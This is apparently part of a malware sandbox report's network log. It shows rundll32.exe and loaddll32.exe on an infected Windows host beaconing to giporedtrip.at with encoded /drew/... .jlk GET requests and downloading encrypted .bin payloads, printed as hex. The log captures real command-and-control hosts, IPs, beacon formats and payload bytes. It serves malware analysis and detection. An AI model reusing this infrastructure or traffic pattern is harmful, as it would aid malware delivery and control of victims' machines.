Jan 24, 2022 11:10:28.654587030 CET	1047	OUT	GET /drew/pNlxEnrdilKzWa9/68tqOS2uwrjSihitdE/jBbiWvTgb/3aw4cx4D47l6BXBjnON4/Fauxi0kACQab9CLvY1X/WoAQszl7aqCJx2eNbs5Szg/9_2BtMMZBWkCT/OWv_2Bj9/_2BPp2fGqVtSst7f7xYoQwH/mpPcfod9Hb/UB9Yz2aJsMDXWuTh9/ho2KCuunvmML/NRp1qNCJ2xT/_2BesCQrdlqKMQ/QvixSHRNiTVSEcLtfIY4h/0WwwQPgKD1/0.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:29.617388964 CET	1048	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 24 Jan 2022 10:10:29 GMT Content-Type: application/octet-stream Content-Length: 205978 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61ee7b15639c8.bin" Data Raw: 50 d6 54 25 e6 19 29 10 0f ad 5a 49 09 fe 28 47 af 49 87 8b bc e0 43 54 da e8 1c d2 84 ad fa 36 42 99 04 53 67 30 c6 e6 1e 85 97 d5 1e 95 e7 da a2 c9 55 b7 b2 51 f1 0d 03 fe 8e c0 93 39 1a 30 f7 fd c6 3d 56 14 64 23 04 fd 2c cf a4 1a 98 a0 03 da d8 3e fa 42 b0 a0 49 bd 94 4f ef 8f d7 49 73 d0 5a f4 12 ca 4c be 4e 17 9c 06 8b d3 2e fb 1c 4a b9 d1 db 19 c3 2d 27 ca 12 4e 78 bf 97 54 f8 76 4e 08 fc c5 ec da 4d 9a 0a 35 ef 4b 44 92 11 9b 3b 67 9b d7 7c 42 08 c3 a1 8b f1 ea 7c 7f bd 1b 3c 03 44 89 44 c7 6b 04 b6 d5 2f ef 99 1c 86 73 4f 94 76 62 71 29 4a 87 7a 32 e3 e8 43 f0 4a b9 0a 07 7d a2 01 7f 17 54 36 ce 7f 51 71 34 5d f6 83 e5 d0 17 bb 0a 9c 9d e0 fb bf d6 04 53 a2 9d 4b 4c 8e 77 b2 62 aa 2c 93 cd 8c 01 a4 60 55 d6 b8 66 7f 62 42 9f e4 6a 58 75 49 e7 e1 d6 ba c0 88 47 17 e6 6b b8 81 65 ca f2 10 4d 99 11 f5 79 68 fb 20 bd 18 0a 2e ad 25 39 8f a4 39 cf e1 f5 3a f8 f0 78 60 e6 76 74 ee e7 f4 04 52 2b 90 38 61 75 00 b6 c5 39 45 c4 4d a2 88 3d ed 08 c9 0b af 8a 65 e6 60 35 ca f1 08 ae 10 2a 27 ab ff 8e 65 12 0b 6a ba 47 80 1a 24 d7 65 f7 35 f0 27 2a 3c b4 58 c4 f8 79 9c 69 5a 0e 1c 37 26 1b f0 b7 ad cd ba 35 07 c0 c5 5a 87 52 2a 19 06 0a 7f eb ee 36 d2 03 97 5a 95 1b 6a f0 11 e6 8e 1f c9 80 9f 6f 96 79 49 58 38 3b 7e 27 bb 25 ae 8b d2 4a 9e 6a ba f5 f5 2e d1 57 41 7d f6 b9 55 4a 85 ed 2b 70 e8 6c c8 30 f4 74 cd 42 f7 57 f2 6b 39 9f 3d e0 e5 8b 93 55 e6 92 e4 3d 36 d0 3c ac a9 fb ea 38 73 4f 0e 94 8d a8 73 6a 95 42 9d 3c ff 18 54 50 d3 35 8f c9 f2 e2 b0 e4 e1 22 3f e0 2a 57 a9 01 a8 3e 8d 2f 79 29 a9 7c 53 59 07 dd 1a dc e9 2f 56 cd 1b 48 5f d6 5a ad f2 e0 bf 03 57 1f ea cd 8f 73 42 b5 aa 90 5f 16 5a 77 aa 72 89 19 73 9f 9a 20 27 fc ff 20 3b 8a 7d 7b 4f 17 1a c7 f1 81 4b 3d c0 8b 92 d4 82 fe 76 2e 23 92 3b a2 0e de d9 74 ba 78 7a 40 93 e8 37 be e0 28 cb 8b d0 85 b9 8e 91 ae a9 d9 b9 f0 43 49 3b cd 31 25 05 39 a7 31 cc eb 82 1d 56 4c 77 b8 77 32 a7 4f b9 cd ad 33 6c 95 a0 52 34 cf 97 ef 5a 77 4e 0e 87 55 b7 0c df 90 51 e3 9d 7a 9c 17 5a 84 79 43 46 a3 cc 8d 23 0a c4 5b 7c 55 b4 a0 4f 7e 0b f6 30 a9 bc 7c dd d7 ad c3 07 9c 63 4e 9c 83 0b 0f 93 d2 85 40 44 91 82 cb 42 28 ab 2c dd f9 26 7d d0 df c6 d4 88 07 0f db c4 6b ee 38 8c e7 be c7 8a 0c 5d 36 30 b1 8f 11 c3 31 07 9c 02 52 f5 8c 94 8d f2 95 aa da 46 d4 ec 04 1f 88 20 ad 88 25 5e c6 99 18 6b 29 c7 60 00 59 11 99 62 22 1d e1 05 11 a2 d6 1f a2 66 3e 69 69 34 6a af 6c 07 11 cc 85 6c c8 6c ba e4 38 6e eb 9f bd 3d 59 84 16 05 1f 15 30 98 95 64 f6 13 af a3 af 25 f7 3e 15 53 a9 d7 c7 83 7f 80 c9 96 68 0d 9b f4 ad df 90 ae 88 69 71 b3 07 ed c2 80 c4 c9 14 ac a3 a3 bb 9a d0 b2 55 c0 bf cf b3 aa d7 32 2f 25 82 af 05 1f 67 e3 cf 0a bf c5 ad 40 71 d4 2f d3 02 44 e8 aa 8c b7 ad b3 a4 0b 48 ee 6b 73 c5 66 84 22 2b 48 9b e0 0e fd b2 8d fb 62 23 e5 62 14 60 3a af 23 f9 69 47 88 67 fe 0e 97 b8 fc 37 d9 67 0e e8 7d 56 52 77 2e 42 29 63 de 37 7b 6a 45 44 02 e4 6b e7 85 61 09 a1 0c 41 5f 56 bc 42 ed d8 71 09 98 d5 d4 88 e3 1d 4a 8a 14 27 1e 0b 39 74 f2 ae 38 91 2e ed cf 95 76 cd 84 2c 1a 76 1f 32 a7 fa 61 5b af d8 b0 4e Data Ascii: PT%)ZI(GICT6BSg0UQ90=Vd#,>BIOIsZLN.J-'NxTvNM5KD;g|B|<DDk/sOvbq)Jz2CJ}T6Qq4]SKLwb,`UfbBjX uIGkeMyh .%99:x`vtR+8au9EM=e`5*'ejG$e5'*<XyiZ7&5ZR*6ZjoyIX8;~'%Jj.WA}UJ+pl0tBWk9=U=6<8sOsjB<TP5"?*W> /y)|SY/VH_ZWsB_Zwrs ' ;}{OK=v.#;txz@7(CI;1%91VLww2O3lR4ZwNUQzZyCF#[|UO~0|cN@DB(,&}k8]601RF %^k)`Yb"f >ii4jlll8n=Y0d%>ShiqU2/%g@q/DHksf"+Hb#b`:#iGg7g}VRw.B)c7{jEDkaA_VBqJ'9t8.v,v2a[N

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49761	138.36.3.134	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:31.338927031 CET	1262	OUT	GET /drew/zeAIoWw0seSw/eyvrMUiMb_2/FvcVFvXTlvKA83/AIPgBBnSypPysLmbst0PO/R7_2FxsawNor7wTo/f ZqlpG7O6GyhH5Q/ilir56XiQycslcZoXZ/qSVC_2BlG/P9i7TL0H4SKpkydIhuSL/MTdm8SLoRolWYl1Lf55/Lva_2F9tTa5U6lx pFvvIL3/Jp5Tc4NwzyFRW/sVu3oJPC/en2nnPkD5Bn3kVcHvqvqm4P/H0QeSd_2B7/IieOTNJjjpT/kGp.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:32.407470942 CET	1263	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 24 Jan 2022 10:10:32 GMT Content-Type: application/octet-stream Content-Length: 262292 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61ee7b182c2cf.bin" Data Raw: 2a 75 c1 69 7d 6e 41 e6 fb eb 92 72 a6 e4 3d e8 22 da b1 30 39 f5 bd e7 24 1a 4d f8 cb 9b c7 67 30 c2 12 23 0d 9b 26 82 96 88 d9 c9 08 05 2f 68 bc 28 a9 16 13 17 e2 a7 43 f9 16 10 1c a3 90 57 a8 0c e6 aa c2 79 2c 69 a4 17 3f 41 0c ba 73 f4 24 89 75 52 2b c6 b1 4a 46 20 a6 39 cd 90 02 8d 49 d7 26 58 6b 0f 92 a9 0b 63 52 5b 7a ea 5f 62 a0 44 4c 75 f2 da 5b eb 5e 83 12 b8 fd 78 fe 3b 2c 22 df b9 67 d5 3c 26 5a b5 8c 75 15 01 c3 ad 77 e9 a7 ab e1 a2 8b 8c 78 bb ad 06 14 1e 5e 87 ec 3e 07 c3 ad 01 77 8b 57 fc 05 d8 16 1e 4e 8b 07 d4 1d e7 08 b5 a3 4c 13 2c 9d 03 32 41 87 19 50 ea 86 b3 78 c0 6d 6a e6 b8 e2 c9 47 9f b8 38 d5 fc e1 77 d7 c1 84 b6 d6 a9 c7 a2 ca d8 64 df 5b 01 9c cd 4b ef fe 8c 31 87 e1 bd 54 31 85 67 0c 53 08 aa 54 0b 73 31 82 62 e0 db 18 d4 2a f5 51 a9 8e 45 af 32 54 26 99 57 cb 7b 56 a7 9a a2 e9 3a 31 6d 43 92 44 ed d5 75 d8 13 9c e9 21 65 ee aa 30 84 67 b1 b1 53 fc 98 23 48 82 56 84 5d 2d cc 3f 84 c6 69 8b aa 37 41 c0 89 ad cc 42 d4 c4 79 61 50 38 a4 c7 b8 98 c4 c7 5d 1f 4b f9 06 ac 4b b4 21 ab 3a 7c b2 bb 79 3b 30 e8 6a 13 f3 df d0 f3 be c1 f6 f3 83 f7 74 29 04 e1 9e b6 97 81 70 93 f9 89 3c 6f 57 ad 0f 1e fd 75 c3 85 21 93 81 18 b0 09 7b 55 22 8d a8 2f 15 23 8b 97 46 92 8d e5 7d 76 0d b5 88 18 3c 3e b3 1b 91 e8 7a d6 96 48 06 08 a5 54 28 32 ac 83 0a e2 61 21 c1 08 9a c6 7e 8c 5e e8 d3 cf 59 f5 22 b1 bf 76 3d 0d 01 95 4a f7 2e 66 9d 22 8a c9 c3 c0 a9 92 f6 f6 df 04 c9 03 1c cf b7 9a 98 3a 44 2a 58 a4 a3 84 68 12 fe 36 03 ae 3a 27 cf e4 27 21 7a 6a 86 a3 3e 85 f2 a9 23 61 de c2 31 86 0a ff d6 98 fd 5d 34 67 f4 d0 fd 95 cb 7c 56 98 e4 c9 18 46 25 36 78 cf 98 89 fe 4a 3b 1c b8 4c d3 8b 9e 72 af 49 d5 36 d6 3f b3 2a 79 6c 24 e7 91 4a 46 04 60 06 b4 2e 71 7d 55 a7 0a 7f 5e f3 56 6b 11 94 9f 6c 59 8f 2c b4 2a 65 c6 5d 8f 5b b7 1b fd c4 81 a4 21 3f dc f4 bb 16 9b de de a5 ef ca b9 73 80 43 46 30 73 a2 a7 4b f1 e9 7c 57 32 09 a1 db fa b6 60 19 41 76 85 d0 84 7b 36 03 64 a0 9c 91 02 f1 c4 58 f5 9c f0 c9 3f 75 04 72 db eb 64 32 84 72 e8 fc a8 3b 70 2b 0a 5d 45 b4 53 8c 22 e1 76 a9 e2 bd ea 13 06 d6 05 35 74 2d f7 c9 66 da 1c 65 ee 2b 8c d8 15 22 5b b3 a8 87 5a 2d c7 ef 85 5c fc a8 41 99 06 de 19 c5 4f 75 c3 7e e5 5f 15 6c 52 3b 19 45 28 70 5e ca a7 5f b3 94 07 2d 71 5c 92 b3 b9 c4 b5 9c a5 70 28 f1 b6 60 81 fe 30 84 85 1e a9 47 3c 94 02 47 9a bd 6b 28 e2 4a e8 42 7a 42 ba 0a 90 67 15 9e 82 5b b7 a3 8e 3e 63 5a 61 e8 94 bf c3 6b 70 dc 58 a1 1c 6e 8b 6e a9 a3 1b ca e9 b8 be 7d 86 cb 31 47 06 f7 44 d0 b5 86 49 d4 7e ad cb 1f 2e ae 94 db 5b 7f a1 38 6a 55 68 37 b2 50 7c 16 ad 01 ce 81 4d 75 81 aa 3b 38 98 ed d9 90 25 62 28 b6 0c c5 36 48 4e e6 ba 32 5b a6 46 09 88 1d 65 53 87 b3 00 c0 cf 3d 03 50 9c 90 d7 97 d5 70 9b 1e 0c c7 f5 27 1a b3 05 d4 64 c4 d8 10 bc 32 32 90 98 3d 0d aa 5d 86 ac cd 53 b0 4c c9 15 a0 d0 95 1e 7b 83 77 cf 48 53 9b e7 da 6c 7a 62 34 56 46 6d f5 40 0c e1 3e 07 ed 28 a7 e7 16 e6 cf 01 fd ea 4e 9e b0 77 9d 7a 44 74 6c 24 5a 42 f5 47 2d 6c c1 8f 5b 74 8d 1d 8e a3 e6 ca 37 67 a2 be f7 09 af 7c f5 ec c1 da de 29 4e 6a 98 d2 65 1c Data Ascii: *ui}nAr="09$Mg0#&/h(CWy,i?As$uR+JF 9l&XkcR[z_bDLu[^x;,"g<&Zuwx^>wWNL,2APxmjG8wd[K1T1gSTs 1b*QE2T&W{V:1mCDu!e0gS#HV]-?i7AByaP8]KK!:|y;0jt)p<oWu!{U"/#F}v<>zHT(2a!~^Y"v=J.f":D*Xh6:"!zj>#a1]4g |VF%6xJ;LrI6?*yl$JF`.q}U^VklY,*e][!?sCF0sK\|W2`Av{6dX?urd2r;p+]ES"v5t-fe+"[Z-\AOu~_lR;E(p^_-q\p(`0G<Gk(JBzBg[>c ZakpXnn}1GDI~.[8jUh7P\|Mu;8%b(6HN2[FeS=Pp'd22=]SL{wHSlzb4VFm@>(NwzDtl$ZBG-l[t7g|)Nje

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49762	211.40.39.251	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:33.943276882 CET	1536	OUT	GET /drew/IZme6OdPQW/u_2BmYLEUfU47HJet/k_2FUef_2Bxu/bsWLGiszPFY/8oHJ6Ee5hmIU_2/F5_2BVoQk_2 BruSTD534X/_2B8f_2Fo3zfeIoR/Yr0FSs5Yf6cdU04/FvQ5YxjburZ3dV1KGt/gPZeNVWrz/vabQEDTMtoB5FgDwN UIv/L2cDfpwTvEyFktn0LjD/BzBumu2cGGXpyFMbPhirpe/GFb8M35byGIHh/2IlxzLAp/4QmbK66L69oa601i8zszsD5/ozf.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:35.138386965 CET	1538	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 24 Jan 2022 10:10:34 GMT Content-Type: application/octet-stream Content-Length: 205978 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61ee7b1acdc52.bin" Data Raw: 50 d6 54 25 e6 19 29 10 0f ad 5a 49 09 fe 28 47 af 49 87 8b bc e0 43 54 da e8 1c d2 84 ad fa 36 42 99 04 53 67 30 c6 e6 1e 85 97 d5 1e 95 e7 da a2 c9 55 b7 b2 51 f1 0d 03 fe 8e c0 93 39 1a 30 f7 fd c6 3d 56 14 64 23 04 fd 2c cf a4 1a 98 a0 03 da d8 3e fa 42 b0 a0 49 bd 94 4f ef 8f d7 49 73 d0 5a f4 12 ca 4c be 4e 17 9c 06 8b d3 2e fb 1c 4a b9 d1 db 19 c3 2d 27 ca 12 4e 78 bf 97 54 f8 76 4e 08 fc c5 ec da 4d 9a 0a 35 ef 4b 44 92 11 9b 3b 67 9b d7 7c 42 08 c3 a1 8b f1 ea 7c 7f bd 1b 3c 03 44 89 44 c7 6b 04 b6 d5 2f ef 99 1c 86 73 4f 94 76 62 71 29 4a 87 7a 32 e3 e8 43 f0 4a b9 0a 07 7d a2 01 7f 17 54 36 ce 7f 51 71 34 5d f6 83 e5 d0 17 bb 0a 9c 9d e0 fb bf d6 04 53 a2 9d 4b 4c 8e 77 b2 62 aa 2c 93 cd 8c 01 a4 60 55 d6 b8 66 7f 62 42 9f e4 6a 58 75 49 e7 e1 d6 ba c0 88 47 17 e6 6b b8 81 65 ca f2 10 4d 99 11 f5 79 68 fb 20 bd 18 0a 2e ad 25 39 8f a4 39 cf e1 f5 3a f8 f0 78 60 e6 76 74 ee e7 f4 04 52 2b 90 38 61 75 00 b6 c5 39 45 c4 4d a2 88 3d ed 08 c9 0b af 8a 65 e6 60 35 ca f1 08 ae 10 2a 27 ab ff 8e 65 12 0b 6a ba 47 80 1a 24 d7 65 f7 35 f0 27 2a 3c b4 58 c4 f8 79 9c 69 5a 0e 1c 37 26 1b f0 b7 ad cd ba 35 07 c0 c5 5a 87 52 2a 19 06 0a 7f eb ee 36 d2 03 97 5a 95 1b 6a f0 11 e6 8e 1f c9 80 9f 6f 96 79 49 58 38 3b 7e 27 bb 25 ae 8b d2 4a 9e 6a ba f5 f5 2e d1 57 41 7d f6 b9 55 4a 85 ed 2b 70 e8 6c c8 30 f4 74 cd 42 f7 57 f2 6b 39 9f 3d e0 e5 8b 93 55 e6 92 e4 3d 36 d0 3c ac a9 fb ea 38 73 4f 0e 94 8d a8 73 6a 95 42 9d 3c ff 18 54 50 d3 35 8f c9 f2 e2 b0 e4 e1 22 3f e0 2a 57 a9 01 a8 3e 8d 2f 79 29 a9 7c 53 59 07 dd 1a dc e9 2f 56 cd 1b 48 5f d6 5a ad f2 e0 bf 03 57 1f ea cd 8f 73 42 b5 aa 90 5f 16 5a 77 aa 72 89 19 73 9f 9a 20 27 fc ff 20 3b 8a 7d 7b 4f 17 1a c7 f1 81 4b 3d c0 8b 92 d4 82 fe 76 2e 23 92 3b a2 0e de d9 74 ba 78 7a 40 93 e8 37 be e0 28 cb 8b d0 85 b9 8e 91 ae a9 d9 b9 f0 43 49 3b cd 31 25 05 39 a7 31 cc eb 82 1d 56 4c 77 b8 77 32 a7 4f b9 cd ad 33 6c 95 a0 52 34 cf 97 ef 5a 77 4e 0e 87 55 b7 0c df 90 51 e3 9d 7a 9c 17 5a 84 79 43 46 a3 cc 8d 23 0a c4 5b 7c 55 b4 a0 4f 7e 0b f6 30 a9 bc 7c dd d7 ad c3 07 9c 63 4e 9c 83 0b 0f 93 d2 85 40 44 91 82 cb 42 28 ab 2c dd f9 26 7d d0 df c6 d4 88 07 0f db c4 6b ee 38 8c e7 be c7 8a 0c 5d 36 30 b1 8f 11 c3 31 07 9c 02 52 f5 8c 94 8d f2 95 aa da 46 d4 ec 04 1f 88 20 ad 88 25 5e c6 99 18 6b 29 c7 60 00 59 11 99 62 22 1d e1 05 11 a2 d6 1f a2 66 3e 69 69 34 6a af 6c 07 11 cc 85 6c c8 6c ba e4 38 6e eb 9f bd 3d 59 84 16 05 1f 15 30 98 95 64 f6 13 af a3 af 25 f7 3e 15 53 a9 d7 c7 83 7f 80 c9 96 68 0d 9b f4 ad df 90 ae 88 69 71 b3 07 ed c2 80 c4 c9 14 ac a3 a3 bb 9a d0 b2 55 c0 bf cf b3 aa d7 32 2f 25 82 af 05 1f 67 e3 cf 0a bf c5 ad 40 71 d4 2f d3 02 44 e8 aa 8c b7 ad b3 a4 0b 48 ee 6b 73 c5 66 84 22 2b 48 9b e0 0e fd b2 8d fb 62 23 e5 62 14 60 3a af 23 f9 69 47 88 67 fe 0e 97 b8 fc 37 d9 67 0e e8 7d 56 52 77 2e 42 29 63 de 37 7b 6a 45 44 02 e4 6b e7 85 61 09 a1 0c 41 5f 56 bc 42 ed d8 71 09 98 d5 d4 88 e3 1d 4a 8a 14 27 1e 0b 39 74 f2 ae 38 91 2e ed cf 95 76 cd 84 2c 1a 76 1f 32 a7 fa 61 5b af d8 b0 4e Data Ascii: PT%)ZI(GICT6BSg0UQ90=Vd#,>BIOIsZLN.J-'NxTvNM5KD;g|B|<DDk/sOvbq)Jz2CJ}T6Qq4]SKLwb,`UfbBjX uIGkeMyh .%99:x`vtR+8au9EM=e`5*'ejG$e5'*<XyiZ7&5ZR*6ZjoyIX8;~'%Jj.WA}UJ+pl0tBWk9=U=6<8sOsjB<TP5"?*W> /y)|SY/VH_ZWsB_Zwrs ' ;}{OK=v.#;txz@7(CI;1%91VLww2O3lR4ZwNUQzZyCF#[|UO~0|cN@DB(,&}k8]601RF %^k)`Yb"f >ii4jlll8n=Y0d%>ShiqU2/%g@q/DHksf"+Hb#b`:#iGg7g}VRw.B)c7{jEDkaA_VBqJ'9t8.v,v2a[N

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49763	61.98.7.132	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:34.818253040 CET	1537	OUT	GET /drew/gpOOKQHU5/YopsneUUMix_2FGZrYk_/2FaCL9055O3rYKveg_2/BMYcLHEW_2B6_2BH1_2BIq/GCl9Sq J3zsF0h/uRiHRooG/iudFhrDMGJm_2FRN_2B6NM1/3JT_2Fq7zu/oEYGlG6hebhX439sT/jKSRQO714RRJ/qnfBGC5 Rexs/FY6AfhSs_2BBga/CepUQnIMaDyzjxjJywQMp/Sbr0hGta57ccL2mG/IT9OtCUdHxKRc1l/X3mCPG6cz5ucxws 3EJ/_2FMMYlE/Q.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:36.048060894 CET	1578	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 24 Jan 2022 10:10:35 GMT Content-Type: application/octet-stream Content-Length: 1799 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61ee7b1bb7153.bin" Data Raw: 2f be fa 62 aa 0e 3f 24 30 cc bf bd 83 b8 b3 4e b6 4a 3a 56 99 80 c4 4b f2 ed a3 58 c3 70 7c 62 c2 c3 4f 1b b6 39 68 1c f1 26 ee 81 7b 24 90 9e fc 61 e3 3c dc b5 7e 7c 09 dd 80 94 e2 46 59 f2 50 bc c3 e5 51 1b 39 3a b5 9f c4 e0 26 89 65 59 50 87 2d 33 81 a8 6a 32 3c dc 30 7f ec 91 21 86 0f de 7b d4 55 21 29 ff a3 09 fd b8 cb e4 27 86 67 29 95 16 9f b4 b5 48 a4 0b 17 fe fc 2a 59 ba 01 f4 59 bb 4a 33 8e 0c ca 99 57 90 d5 60 fa b5 06 d5 0b a6 88 f1 c4 43 3d 72 ff 8d 23 ab ed 99 af b4 56 01 b5 91 e5 16 6d bf 18 08 9e aa 55 d1 e2 7d d8 68 06 b3 f2 48 b6 8d bf 9a 4e f7 c4 4d bd 85 8e 7a ec fd 41 8b 82 f8 2a 7a a7 08 57 e3 a2 24 07 fb 52 71 70 dc f6 23 7e 28 a1 23 8b e2 82 6d ec 82 b2 58 31 25 5d 49 50 50 1e 4f ff 31 a8 60 d7 49 f3 6d a6 b6 34 54 0c 0d 4e a0 e2 fc 5e 2d ad 2c 59 8b 72 13 33 62 4e 76 a0 f9 ec 8a d4 57 5d 7a ce fc e9 a1 12 7d 02 8d 96 63 68 48 c2 31 ab 0d dd c5 c8 61 2d 19 d1 23 e8 01 14 4d c8 58 f3 ec 11 e4 32 2c 61 4d b6 99 2e e2 41 98 f1 23 61 3d e8 66 33 29 8b 71 6a fb 56 2c bc c0 82 e2 6b 02 5e 6a 06 ff 8b 4c 93 d9 f8 72 86 ee 65 62 e4 be ac 2b 7c 0c 7b 3c 6a d0 7f c7 73 e9 1a 23 3d c2 ff 6f e6 44 e8 50 cb cf cb bd ab 28 f3 62 93 11 d9 06 96 f2 e6 a4 d4 b0 e4 fe 21 d2 cd cd 4b d5 6c 15 bd 05 d4 c4 4b 42 f8 48 ef b3 8c 82 9d 41 54 a5 52 1d 75 c6 ef 60 f5 fa 44 fc c5 cf b1 20 29 d0 7d 3c 32 04 26 a4 01 cf 6b ab da ac 61 d6 50 9b b9 af a5 86 33 c2 f0 ad bc 8c 38 0c 74 b3 c8 b4 14 7e 8e 3c ab 9c 7d 26 da 6f 21 a1 08 e3 29 48 77 31 fb aa 1b f0 3c d6 06 65 f5 34 eb f4 9f 1a 1d 8b 28 a7 f2 c2 f8 72 5a 44 d1 91 60 6b d2 aa 0e 56 a7 46 f7 cc b3 c7 e1 01 db c7 91 80 69 62 69 51 3a e7 22 2c 1b 76 91 82 e9 c9 24 c5 49 84 85 91 e6 6d e6 6d e4 5a f6 3b 8e 48 f2 43 1d 56 fc 66 ab 68 1a 09 24 6a 37 75 d5 af 09 99 a0 f7 98 b5 16 5a 86 2b b7 47 c7 a6 67 4c 4d 7c a9 b0 02 38 2c 02 87 62 b1 03 12 ff 45 14 93 59 2c 4f 45 30 ec 62 11 c5 bd 0e d8 50 82 11 b3 9f c2 ed 00 40 19 c8 d7 b7 cc af d3 6a 6c ee 87 28 1e 97 95 ac a2 4f b7 a0 56 47 6d 16 77 1f 39 a7 5d 65 d5 96 75 e9 76 e3 24 a7 99 b7 51 fa 84 23 cf 84 9a 8c be 8c 9e ae b9 ec 1e db dd f5 ea d0 30 92 a8 e7 f2 6a 2d 7e c9 f4 d3 2f f3 2a 4e f3 ef 2a 8c 97 9c 08 92 5d 57 c8 a3 3c 68 c3 37 64 a0 f7 d5 93 c0 01 48 5f 59 2b 79 b8 ba 0e ee 6d b4 f6 51 27 ce 9e ae c8 1b 4d 72 38 3c ea 26 91 96 a9 a0 06 94 0f e5 68 66 3a 9d 10 6c 41 c2 59 42 4d 03 73 46 90 78 17 0a b5 4a 09 34 f9 9f 39 de a6 cb fe d2 99 16 76 3e 16 d9 94 11 f6 04 37 a0 81 58 b3 d1 97 86 73 1a 1e 45 b3 da 46 8f d6 1e 90 35 0e e4 67 28 64 20 51 3c 3c 9b 40 ee 2b 5b 2a f3 e9 22 09 97 df 6a 84 b0 06 b5 44 58 51 ad b9 bf f5 34 b3 b0 80 bd 90 91 3d ac d4 a0 1d 41 21 d7 a1 9b d7 e2 f4 7c 18 f8 bd 3c 8d 23 2f db 5d 83 1f 2e ba 92 79 83 32 40 20 6c e3 c6 56 de 0e 80 d2 80 e5 67 a6 a5 a1 48 c9 98 1b b3 9a 3a 1a 67 01 2d 9b f4 f9 1c d4 c7 91 a0 01 50 03 97 c8 db 06 58 16 53 62 bd ba 1b ad 2b bf 2b 81 88 5f 4d 93 7a 14 39 7a d2 28 47 a1 cc b9 0d 02 53 ea fe 49 83 63 d0 75 47 39 2a 12 45 ce c1 1d 5c 76 48 74 c1 e9 e6 ba fc b4 95 69 52 f1 74 ad 79 2a c8 9d f7 ce Data Ascii: /b?$0NJ:VKXp\|bO9h&{$a<~|FYPQ9:&eYP-3j2<0!{U!)'g)H*YYJ3W`C=r#VmU}hHNMzA*zW$Rqp#~(#mX1%]IP PO1`Im4TN^-,Yr3bNvW]z}chH1a-#MX2,aM.A#a=f3)qjV,k^jLreb+\|{<js#=oDP(b!KlKBHATRu`D )}<2&kaP38t~<}&o!)Hw 1<e4(rZD`kVFibiQ:'',v$ImmZ;HCVfh$j7uZ+GgLM\|8,bEY,OE0bP@jl(OVGmw9]euv$Q#0j-~/*N*]W<h7dH_Y+ymQ'Mr8<&hf: lAYBMsFxJ49v>7XsEF5g(d Q<<@+[*"jDXQ4=A!|<#/].y2@ lVgH:g-PXSb++_Mz9z(GSIcuG9*E\vHtiRty*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49764	91.203.174.38	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:40.364011049 CET	1754	OUT	GET /drew/pT9VBE7JySNzTsraRHWIuA/M8mhqioMqf4SN/48wxFaOc/GQc3fQ5Dw6JPElmXEMT1WYW/8KiVfYSjGS /73gU4LPODDcjxF0SH/UKj5w7ReqWld/_2FD39lD5Kz/5xzi1kkBDyiun4/eX2QdVXKmn9zNv1_2Bebw/_2Bj1l2BO lC93Jzg/pa5W5iqolN8FKuR/6pqhw8soI60TcBnXsv/fUj7WBOr5/31qQZwplbi_2FEVv_2BA/_2Bg3LZPX_2FawVlqSQ/Z.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:41.148180008 CET	1756	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 24 Jan 2022 10:10:41 GMT Content-Type: application/octet-stream Content-Length: 262292 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61ee7b2105cb9.bin" Data Raw: 2a 75 c1 69 7d 6e 41 e6 fb eb 92 72 a6 e4 3d e8 22 da b1 30 39 f5 bd e7 24 1a 4d f8 cb 9b c7 67 30 c2 12 23 0d 9b 26 82 96 88 d9 c9 08 05 2f 68 bc 28 a9 16 13 17 e2 a7 43 f9 16 10 1c a3 90 57 a8 0c e6 aa c2 79 2c 69 a4 17 3f 41 0c ba 73 f4 24 89 75 52 2b c6 b1 4a 46 20 a6 39 cd 90 02 8d 49 d7 26 